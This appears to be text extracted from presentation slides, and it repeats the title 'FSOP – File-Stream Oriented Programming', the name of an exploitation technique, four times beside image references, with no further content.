
FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming



